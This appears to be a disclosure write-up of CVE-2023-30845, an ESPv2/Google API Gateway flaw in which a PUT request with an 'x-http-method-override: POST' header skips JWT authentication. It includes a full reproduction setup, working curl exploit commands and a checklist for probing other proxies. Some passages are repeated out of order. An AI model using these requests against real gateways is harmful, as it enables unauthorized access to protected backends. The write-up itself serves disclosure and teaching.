
Suppose we have a basic REST API service that expects POST requests specifically at the path /restricted. The service sits behind Google Cloud's API gateway and is configured to allow only POST requests from clients that present a valid JWT token.
An attacker can bypass the access control by sending an unauthenticated request, without any JWT token:
curl -X PUT https://serviceA.gateway.dev/restricted -H "x-http-method-override: POST" -H "Content-Type: application/json" -d '{"payload":"compromised"}'
Here https://serviceA.gateway.dev/restricted is the protected URL served by the gateway. The attacker bypasses the authentication controls by making a PUT request instead of a POST, while setting the x-http-method-override header to the restricted method POST.

Because the gateway is configured to handle only POST requests, the JWT filter disregards the incoming request and passes it straight to the Service Control filter. That filter changes the HTTP method from PUT to POST and passes the request to the Routing filter, which finds the route for POST requests and delivers the message to the backend service.
Step 1: build the backend API
The proof of concept uses a simple Python Flask API on Cloud Run, placed behind the Google Cloud API Gateway with an OpenAPI specification. To reproduce it you need docker, gcloud, terraform and curl.
The API code:
import os
from flask import Flask, jsonify, request

app = Flask(__name__)

@app.route("/restricted", methods=['POST'])
def restricted():
    message = "Accessing restricted method."
    payload = request.get_json().get('payload', '')
    return jsonify({'method':'POST', 'message': message, 'payload': payload})

if __name__ == "__main__":
    app.run(debug=True, host="[redacted]", port=int(os.environ.get("PORT", 8080)))
and its dependencies:
Flask==2.1.0
gunicorn==20.1.0
requests==2.27.1
The API accepts POST requests at /restricted and returns a JSON string that includes the request's payload parameter.
Step 2: deploy the infrastructure with Terraform
The cloud infrastructure is defined in the following Terraform configuration:
provider "google" {
  project = var.project_id
}

locals {
  api_config_id_prefix     = "apicfg"
  api_id                   = "restrictedapi"
  gateway_id               = "restrictedgw"
  display_name             = "Restricted Api"
}

resource "google_artifact_registry_repository" "restricted_repository" {
  location      = "us-central1"
  repository_id = "restricted-repository"
  description   = "The repository which stores the restricted API container service."
  format        = "DOCKER"
}

resource "google_cloud_run_service" "restrictedservice" {
  name     = "restrictedservice"
  location = "us-central1"

  template {
    spec {
      containers {
        image = "us-central1-docker.pkg.dev/coastal-set-376819/restricted-repository/restrictedservice"
      }
    }
  }

  traffic {
    percent         = 100
    latest_revision = true
  }
}

resource "google_api_gateway_api" "api_gw" {
  provider     = google-beta
  api_id       = local.api_id
  project      = var.project_id
  display_name = local.display_name
}

resource "google_api_gateway_api_config" "api_cfg" {
  provider             = google-beta
  api                  = google_api_gateway_api.api_gw.api_id
  api_config_id_prefix = local.api_config_id_prefix
  project              = var.project_id
  display_name         = local.display_name

  openapi_documents {
    document {
      path     = "config.yaml"
      contents = filebase64("config.yml")
    }
  }
  lifecycle {
    create_before_destroy = true
  }
}

resource "google_api_gateway_gateway" "gw" {
  provider = google-beta
  region   = "us-central1"
  project  = var.project_id

  api_config   = google_api_gateway_api_config.api_cfg.id

  gateway_id   = local.gateway_id
  display_name = local.display_name

  depends_on   = [google_api_gateway_api_config.api_cfg]
}
First create the Artifact Registry repository:
terraform apply --target=google_artifact_registry_repository.restricted_repository
Step 3: containerise and push the image
The Dockerfile:
FROM python:3.10-slim

ENV PYTHONUNBUFFERED True

ENV APP_HOME /app
WORKDIR $APP_HOME
COPY main.py ./
COPY requirements.txt ./

RUN pip install --no-cache-dir -r requirements.txt

CMD exec gunicorn --bind :$PORT --workers 1 --threads 8 --timeout 0 main:app
Build the image:
docker build . -t us-central1-docker.pkg.dev/<project-id>/restricted-repository/restrictedservice
and push it:
docker push us-central1-docker.pkg.dev/<project-id>/restricted-repository/restrictedservice
Step 4: create the Cloud Run service
Modify the Cloud Run resource in the Terraform file by setting its image property (line 28) to:
us-central1-docker.pkg.dev/<project-id>/restricted-repository/restrictedservice
Then create the instance:
terraform apply --target=google_cloud_run_service.restrictedservice
Replace the address property of the x-google-backend field in config.yaml with the address of your Cloud Run service.
Step 5: the OpenAPI specification
The config.yaml file contains the OpenAPI specification of the API:
swagger: "2.0"
info:
  title: "restrictedAPI"
  description: "A sample API definition that demonstrates how authentication can be bypassed in ESPV2 reverse proxy affecting GCP's API Gateway and cloud endpoints."
  version: "1.0.0"
schemes:
  - "https"
produces:
  - "application/json"
x-google-backend:
  address: "https://restrictedservice-a54a6avqda-uc.a.run.app"
paths:
  "/restricted":
    post:
      summary: "Restricted path"
      operationId: "restricted"
      responses:
        200:
          description: "success"
      security:
      - google_id_token: []
securityDefinitions:
  google_id_token:
    authorizationUrl: ""
    flow: "implicit"
    type: "oauth2"
    x-google-issuer: "https://accounts.google.com"
    x-google-jwks_uri: "https://www.googleapis.com/oauth2/v3/certs"

    x-google-audiences: "XXXXXXXXXXX.apps.googleusercontent.com"
The specification accepts only authenticated POST requests at /restricted, requiring a Google Identity Token. No method other than POST is offered by the API.
Deploy the API to the gateway:
terraform apply
Step 6: confirm the baseline behaviour
An unauthenticated POST request:
curl -X POST https://restrictedgw-boqpfg9i.uc.gateway.dev/restricted -H "Content-Type: application/json" -d '{"payload":"compromised"}'
is rejected with:
{"message":"Jwt is missing","code":401}
A PUT request instead:
curl -X PUT https://restrictedgw-boqpfg9i.uc.gateway.dev/restricted -H "Content-Type: application/json" -d '{"payload":"compromised"}'
returns:
{"code":405,"message":"The current request is matched to the defined url template \"/restricted\" but its http method is not allowed"}
So the path /restricted is found, but PUT is not offered by the API.
Step 7: bypass authentication
Send the PUT request with the POST method in the x-http-method-override header:
curl -X PUT https://restrictedgw-boqpfg9i.uc.gateway.dev/restricted -H "x-http-method-override: POST" -H "Content-Type: application/json" -d '{"payload":"compromised"}'
The authentication restrictions are bypassed and the POST reaches the API, which responds:
{"message":"Accessing restricted method.","method":"POST","payload":"compromised"}
Root cause
The JWT filter and the Service Control filter disagree about which method the request uses. The JWT filter sees a PUT, which the gateway is not configured to handle, so it does not enforce authentication. The Service Control filter then rewrites the method to POST via x-http-method-override and clears the route cache, and the Routing filter matches the POST route and forwards the request to the backend. Because the JWT filter has already run and is not re-invoked after the rewrite, the request reaches the backend without ever being authenticated. The method override is applied after the JWT filter has already run, so the check is made against a method the attacker controls.
Impact
An unauthenticated attacker can reach backend routes that are supposed to require a JWT, by sending the request with a different method and overriding it to the protected one. According to the report, the affected authentication methods are Firebase, Auth0, Okta, Google ID tokens, Custom JWT and Service to Service. API key authentication is not affected.
Fix
The vulnerability was introduced in November 2020, found in February 2023 and fixed in March 2023. If you host an ESPv2 proxy, upgrade to release v2.43.0 or higher: that release ensures JWT authentication occurs even when the caller specifies x-http-method-override. The issue was assigned CVE-2023-30845, and Google awarded a bounty of 4133,70$.
- Other method-override headers: try
X-HTTP-Method-Override,X-Method-Overrideand similar spellings on proxies that sit in front of authenticated routes. A positive result is a 401/403 turning into a 200 with the backend's response body. - Any protected method reachable by override: if a route is protected only for POST, send PUT, PATCH or DELETE with the override set to POST. A positive result is the backend executing the protected handler without a token.
- Filter ordering on other proxies: look for any filter that rewrites the request (method, path, headers) after the authentication filter. A positive result is a request that passes authentication checks against one shape and reaches the backend in another.
- Route cache invalidation paths: check whether other code paths call
clearRouteCache()after authentication. A positive result is a route selected after the security decision, letting an unauthenticated request reach a route the filter never evaluated.



What happened, in plain words
In February 2023, while looking into how Google Cloud API Gateway protects the services behind it, I found a way to get past its login check entirely. The gateway is supposed to ask every caller for proof of identity before letting a request through to the service behind it. I found that by sending a request with one method (a verb like GET or POST) and adding a special header that asks the gateway to treat it as a different method, the request slipped past the identity check and still reached the protected service. The service ran the request as if the caller had been properly logged in.
The cause was not a broken password or a stolen key. It was a logic mistake in the order in which the gateway does its checks: the identity check ran first, then a later step quietly changed the request's method, and nothing re-checked the identity after that change. The issue is tracked as CVE-2023-30845, and a GitHub Security Advisory was published for ESPv2.
This kind of flaw is called an authentication bypass: the system has a lock, but there is a way around the lock that does not involve opening it. The lock here is the check that a caller presents a valid token. The way around it is a request whose method changes after the check has already happened.
Context
Google Cloud API Gateway is a Google product that sits in front of your own service and handles the boring but important parts: checking who is allowed in, keeping an eye on traffic, and managing how the service is exposed. The services it protects are "serverless" backends in Google Cloud, meaning Cloud Run, App Engine and Cloud Functions. Serverless here just means you do not manage a server yourself; Google runs the code when a request arrives.
At the heart of the gateway is a piece of software called ESPv2. Think of ESPv2 as a receptionist in an office building. Visitors do not walk straight to the employees; they talk to the receptionist first. The receptionist checks their badge, writes down that they arrived, and then points them to the right office. ESPv2 does the same for web traffic: it receives each request, checks it, and forwards it to the right backend service.
ESPv2 is described as an L7 service proxy. "Proxy" means a middleman that passes messages between two parties. "L7" refers to layer 7 of the networking model, the application layer, which is the level where HTTP lives. So an L7 proxy understands web requests, not just raw network packets. It is designed for API management of JSON/REST or gRPC services. JSON/REST is the common style of web API where you send and receive JSON text over HTTP; gRPC is a different, more compact way for programs to call each other. ESPv2 also integrates with Google Service Infrastructure, which provides policy checks and telemetry (traffic statistics and logging).
An API (application programming interface) is the set of addresses and rules a program exposes so other programs can talk to it. If a website is a shop front for people, an API is the service counter for other software. A backend service is the program that actually does the work, for example storing or returning data.
Setup
To understand how the gateway works, I went step by step:
- Code review: I read the ESPv2 source code on GitHub at https://github.com/GoogleCloudPlatform/esp-v2. Reading source code is like reading the recipe rather than only tasting the cake; you see exactly what steps happen and in what order.
- Learning Envoy: ESPv2 uses Envoy as its underlying proxy engine. To understand how, I watched the YouTube series "Envoy Proxy Fundamentals and Deep Dive" by Hoop. Envoy is a widely used open-source proxy; ESPv2 is built on top of it and adds Google-specific behaviour.
- Local testing: I set up a local container image for ESPv2, studied the proxy logs, sent different payloads and watched how the proxy reacted. A container image is a packaged, ready-to-run copy of software, like a sealed lunchbox containing the program and everything it needs. A payload is the meaningful content of a request, the data you are sending.
- API Gateway documentation: I studied the official docs at https://cloud.google.com/api-gateway/docs.
With that understanding, I decided to explore two attack scenarios. An attack scenario is a hypothesis about how someone with bad intentions might misuse the system, which you then test.
- Escaping ESPv2 and reaching Google's internal infrastructure: I deployed an API Gateway instance and tried to compromise it, aiming to break out of the ESPv2 container. I experimented with configuring the gateway to send traffic to localhost, considering a server-side request forgery (SSRF) attack, fuzzed the gateway with random configuration files, and checked whether the ESPv2 container image had known vulnerabilities. SSRF means tricking a server into making a request on your behalf, for example to an address only the server can reach. Fuzzing means feeding a program lots of random or malformed input to see if it breaks. Localhost is the name a computer uses for itself.
- Bypassing ESPv2's security controls: I deployed an API Gateway instance and analysed cases where an attacker could compromise the backend services protected by the gateway.
The first scenario yielded no results. The second led me to examine the rules ESPv2 applies to incoming HTTP messages. An HTTP message is simply a web request or response: a line saying what is being asked, some headers, and often a body.
Finding it
Behind the scenes, those rules are implemented as HTTP filters. A filter is a small step in a pipeline. Each filter looks at the request, can check it or change it, and then passes it to the next filter. Think of an airport security line: document check, then bag scan, then gate. Each stage can stop you or wave you on, and the order matters.
Three filters matter here:
- JWT Filter: handles JSON Web Tokens and performs the relevant authentication checks. A JWT (JSON Web Token) is a signed piece of text that a server issues to a client after login. The client sends it back on later requests as proof of identity. It is like a stamped wristband at an event: the staff at the door check it, and once you are inside nobody re-checks it at every step. Authentication means confirming who you are.
- Service Control Filter: calls the service control API in Google Cloud, which offers admission control and telemetry reporting for services integrated with Service Infrastructure. Admission control means deciding whether a request is allowed in at all; telemetry means recording what happened for monitoring and billing.
- Routing Filter: delivers the processed messages to their destinations based on the defined routing rules. Routing means choosing which backend a request should go to, based on its address and method.
While reading the implementation of the Service Control filter I found this code:
if (utils::handleHttpMethodOverride(headers)) {

    ENVOY_LOG(debug, "HTTP method override occurred, recalculating route");
    decoder_callbacks_->downstreamCallbacks()->clearRouteCache();
  }
Line by line:
if (utils::handleHttpMethodOverride(headers)) {asks a helper function to look at the request headers and, if the request contains a method-override header, apply it. The function returns true if it changed something.ENVOY_LOG(debug, "HTTP method override occurred, recalculating route");writes a debug log line saying that a method override happened and the route is being recalculated. Logs are the diary a program keeps.decoder_callbacks_->downstreamCallbacks()->clearRouteCache();throws away the previously chosen route so it will be chosen again. A route cache is a stored decision about where a request should go; clearing it forces the proxy to re-decide.
where handleHttpMethodOverride is implemented as follows:
bool handleHttpMethodOverride(Envoy::Http::RequestHeaderMap& headers) {
  const auto entry = headers.get(kHttpMethodOverrideHeader);
  if (entry.empty()) {
    return false;
  }

  absl::string_view method_original = headers.Method()->value().getStringView();
  absl::string_view method_override = entry[0]->value().getStringView();
  ENVOY_LOG_MISC(debug, "Original :method = {}, x-http-method-override = {}",
                 method_original, method_override);

  headers.setMethod(method_override);
  headers.remove(kHttpMethodOverrideHeader);
  return true;
}
Line by line:
bool handleHttpMethodOverride(Envoy::Http::RequestHeaderMap& headers) {declares a function that takes the request headers and returns true or false.const auto entry = headers.get(kHttpMethodOverrideHeader);looks for the header named bykHttpMethodOverrideHeader, which is the constant forx-http-method-override.if (entry.empty()) { return false; }if the header is absent, do nothing and report that no change was made.absl::string_view method_original = headers.Method()->value().getStringView();reads the current method, for example PUT.absl::string_view method_override = entry[0]->value().getStringView();reads the value of the override header, for example POST.ENVOY_LOG_MISC(debug, "Original :method = {}, x-http-method-override = {}", method_original, method_override);logs both values for debugging.headers.setMethod(method_override);replaces the request's method with the value from the header.headers.remove(kHttpMethodOverrideHeader);removes the override header so later steps do not see it.return true;reports that a change was made.
The method checks whether the request carries the x-http-method-override header and, if so, overwrites the current HTTP method with the header's value. The route is then recalculated and the request is passed to the next filter. But the JWT filter runs before the Service Control filter, so it is not applied again before the request reaches the service that eventually consumes it.
A header is a small labelled field attached to a web request, like the "From" and "Subject" lines on an envelope. The method is the verb of the request: GET asks for something, POST sends something, PUT replaces something, DELETE removes something. The x-http-method-override header asks the proxy to treat the request as a different HTTP method. The problem is not the feature itself but when it is applied.
Exploitation
Suppose we have a basic REST API service that expects POST requests specifically at the path /restricted. The service sits behind Google Cloud's API gateway and is configured to allow only POST requests from clients that present a valid JWT token.
An attacker can bypass the access control by sending an unauthenticated request, without any JWT token:
curl -X PUT https://serviceA.gateway.dev/restricted -H "x-http-method-override: POST" -H "Content-Type: application/json" -d '{"payload":"compromised"}'
Line by line:
curlis a command-line tool for sending web requests. It is the equivalent of typing an address into a browser, but with full control over the request.-X PUTsets the method to PUT.https://serviceA.gateway.dev/restrictedis the address being called, the protected URL served by the gateway.-H "x-http-method-override: POST"adds the override header, telling the gateway to treat this request as a POST.-H "Content-Type: application/json"says the body is JSON text.-d '{"payload":"compromised"}'is the body being sent, a small JSON object with one field.
